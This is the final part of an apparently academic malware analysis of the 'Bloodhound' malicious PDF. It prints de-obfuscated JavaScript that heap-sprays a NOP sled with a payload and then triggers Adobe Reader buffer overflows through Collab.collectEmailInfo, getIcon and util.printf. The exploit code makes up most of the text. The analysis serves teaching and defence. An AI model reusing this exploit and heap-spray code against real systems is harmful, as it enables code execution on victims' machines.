The malware writer has taken great care to replace the original variable and function names (whatever they were) with random names to make it difficult to understand what you are looking at. With a little creativity, you can replace the random names with ones that make more sense.

Here is the un-obfuscated code, with the regular expression portions replaced by the strings they reduce to:

```
var Heapmem = new Array();
function Nopfill(Nopsled, Noplength){
  while (Nopsled.length * 2 < Noplength){
    Nopsled += Nopsled;
  }
  Nopsled = Nopsled.substring(0, Noplength / 2);
  return Nopsled;
}
```

The Hail Mary Pass: Heap Spray

```
function heapspray(Spraymode){
  var Heaptop = 0x0c0c0c0c;
  var payload = buildpayload();
  if (Spraymode == 1){
    Heaptop = 0x30303030;
  }
  var Heapsize = 0x400000;
  var Payloadsize = payload.length * 2;
  var Noplength = Heapsize - (Payloadsize + 0x38);
  var Nopsled = unescape(Makehex("90909090”));
  Nopsled = Nopfill(Nopsled, Noplength);
  var Numsprays = (Heaptop - 0x400000) / Heapsize;
  for (var Sprayknt = 0; Sprayknt < Numsprays; Sprayknt ++ ){
    Heapmem[Sprayknt] = Nopsled + payload;
  }
}
```

The for-loop at the end of the heapspray() function sprays copies of the Nopsled and payload into the heap.

The Exploit

Once the heap has been sprayed, it is time to exploit the vulnerability. In the case of the Bloodhound PDF exploit, the malware writer tries to exploit two different types of buffer overflow vulnerabilities, which are the Collab.CollectEmailInfo (CVE-2007-5659) and util.print (CVE-2008-2992) vulnerabilities in the Adode PDF API (visit http://cve.mitre.org for more information). Both are buffer overflow vulnerabilities.

```
function deploy(){
  var Result = 0;
  var VERSION = app.viewerVersion.toString();
  app.clearTimeOut(apptime);
  if ((VERSION >= 8 && VERSION < 8.102) || VERSION < 7.1){
    heapspray(0);
    var Msgtext = unescape(Makehex(“0c0c0c0c”));
    while (Msgtext.length < 44952)Msgtext += Msgtext;
    this .collabStore = Collab["collectEmailInfo”]({
      subj : "", msg : Msgtext
    }
    );
  }
```

The Exploit

```
if ((VERSION >= 8.102 && VERSION < 8.104) || (VERSION >= 9 && VERSION < 9.1) ||
VERSION <= 7.101){
    try {
if (app.doc.Collab["getIcon”]){
        heapspray(2);
        var Nine = unescape("%09");
        while (Nine.length < 0x4000)Nine += Nine;
        Nine = "N." + Nine;
           app.doc.Collab["getIcon”](Nine);
        Result = 1;}
      else {
        Result = 1;}
    }
    catch (e){
      Result = 1;}
    if (Result == 1){
      if (VERSION <= 8.102 || VERSION <= 7.1){
        heapspray(1);
           var cmsg = 12;
           for(Passknt = 0; Passknt < 18; Passknt++){ cmsg = cmsg + "9"; }
           for(Passknt = 0; Passknt < 276; Passknt++){ cmsg = cmsg + "8"; }
           var Pstr = unescape("%25%34%35%30%30%30%66");
           util["printf"](Pstr, cmsg);
      }
    }
  }
}
apptime = app.setTimeOut("deploy()", 10);
```

The Exploit

Note that based on the version of Adobe PDF Reader that is being used, one or both of the exploits are attempted. The statements

```
var cmsg = 12;
for(Passknt = 0; Passknt < 18; Passknt++){ cmsg = cmsg + "9"; }
for(Passknt = 0; Passknt < 276; Passknt++){ cmsg = cmsg + "8"; }
```

build the string **cmsg** that looks like this (*which is 296 digits long*!):

```
1299999999999999999988888888888888888888………..88888888888888888888888888888888
```

The statement `var Pstr = unescape("%25%34%35%30%30%30%66");` builds the string **Pstr** that looks like this (translate the % numbers into their ASCII codes): `%45000f`

Which means the statement `util["printf"](Pstr, cmsg);` is equivalent to

```
util.printf(“%45000f”,1299999999999999999988888888888……..8888888888888);
```

which causes the buffer overflow in the Adobe API.

Summary

In investigating the Bloodhound PDF a number of new software tools were used, a great deal of information about the structure of the WIN32 PE file was utilized, and a lot of insight into the techniques used by malware writers was discovered.

None of this would have been possible without first understanding Java Script, 80x86 assembly language and machine code, cryptography, runtime stack frames in C, and the ability to patiently search the Internet for tools that helped unlock the hidden secrets of the Bloodhound PDF.

URL to full analysis document:

http://web.sunybroome.edu/~antonakos_j/bloodhound/

Thank you!

Professor James L. Antonakos

antonakos_j@sunybroome.edu

(607) 778-5122